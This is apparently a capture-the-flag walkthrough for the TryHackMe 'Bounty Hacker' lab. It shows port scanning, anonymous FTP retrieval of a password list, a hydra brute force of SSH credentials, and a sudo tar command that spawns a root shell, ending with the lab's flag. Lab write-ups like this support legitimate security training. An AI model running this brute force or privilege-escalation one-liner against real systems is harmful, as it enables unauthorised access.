

BOUNTY HACKER – TRYHACKME

Bounty Hacker (cowboyhacker) is a box on tryhackme (https://tryhackme.com/r/room/cowboyhacker) created by **sevuhl**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.


BOUNTY HACKER – TRYHACKME

After starting the machine it'll get one minute to show the ip.





After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info.




Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**

BOUNTY HACKER – TRYHACKME

Seems like our scan is completed. Looks like there are total 3 ports open.

```
Open 10.10.75.100:21
Open 10.10.75.100:22
Open 10.10.75.100:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sCV" on ip 10.10.75.100
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 11:07 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Initiating Ping Scan at 11:07
Scanning 10.10.75.100 [4 ports]
Completed Ping Scan at 11:07, 3.04s elapsed (1 total hosts)
Nmap scan report for 10.10.75.100 [host down, received no-response]
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:07
```


Now we know that we have a web server running we will explore the website first. The main page of website looks something like this.



BOUNTY HACKER – TRYHACKME

Here we can see number of users who can help us get ssh later. So we will note their names : **Spike, Jet, Edward, Ein, Faye**


We will now use gobuster to see all the directories.



```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# gobuster dir -u http://10.10.75.100 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.75.100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://10.10.75.100/images/]
/index.html           (Status: 200) [Size: 969]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

We won't find anything suspicious later on the website.

Now we have another port open as we know which is **ftp.** We will try to do **Anonymous** login and see what's there.



```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# ftp 10.10.75.100
Connected to 10.10.75.100.
220 (vsFTPd 3.0.3)
Name (10.10.75.100:lucifer): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37598|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |**************************************************************************************************************************************************
226 Transfer complete.
418 bytes received in 00:00 (1.38 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |**************************************************************************************************************************************************
226 Transfer complete.
68 bytes received in 00:00 (0.16 KiB/s)
ftp> exit
221 Goodbye.
```

We found two text files **tasks.txt** and **locks.txt**. The tasks file give us a information about a task which is given to us by another user **lin.** And the other text file gives us a list which could be a **password list.**

BOUNTY HACKER – TRYHACKME

```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# cat locks.txt
rEddrAG0N
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

┌──(root㉿kali)-[/home/lucifer/CTF]
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Now we can use the users and Passwords to brute-force ssh with the help of a tool called **hydra.**

```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# hydra -l lin -P locks.txt  ssh://10.10.75.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 10:51:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.75.100:22/
[22][ssh] host: 10.10.75.100   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-12 10:52:39
```

We will get ssh login with user and pass : **lin:RedDr4gonSynd1cat3**

BOUNTY HACKER – TRYHACKME

We will use the credentials for ssh login.

```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# ssh lin@10.10.75.100
lin@10.10.75.100's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sat Oct 12 00:24:53 2024 from 10.17.16.197
lin@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7  2020 .
drwxr-xr-x 19 lin lin 4096 Jun  7  2020 ..
-rw-rw-r--  1 lin lin   21 Jun  7  2020 user.txt
```

We get a successful ssh login and we got our first **user.txt** file.

Now we need our second file which will be in **root** folder .

But we need to escalate our privileges to get there. We can list what are the process ran by root and we can use them to get root access.

We will run **sudo -l** to see the processes.

```
lin@bountyhacker:~$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

There is a **/bin/tar** running as root. We can use **GTFOBins** to see the commands from the tar to get sudo access. The command will be like this:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Now we will run the following command to gain root.

```
lin@bountyhacker:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
```

And we can see we are root.

Now we can get our **root.txt** file from the root folder.

```
# pwd
/
# cd root
# ls -la
total 40
drwx------  5 root root 4096 Jun  7  2020 .
drwxr-xr-x 24 root root 4096 Jun  6  2020 ..
-rw-------  1 root root 2694 Jun  7  2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Feb 26  2019 .cache
drwxr-xr-x  2 root root 4096 Jun  7  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   19 Jun  7  2020 root.txt
-rw-r--r--  1 root root   66 Jun  7  2020 .selected_editor
drwx------  2 root root 4096 Jun  7  2020 .ssh
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```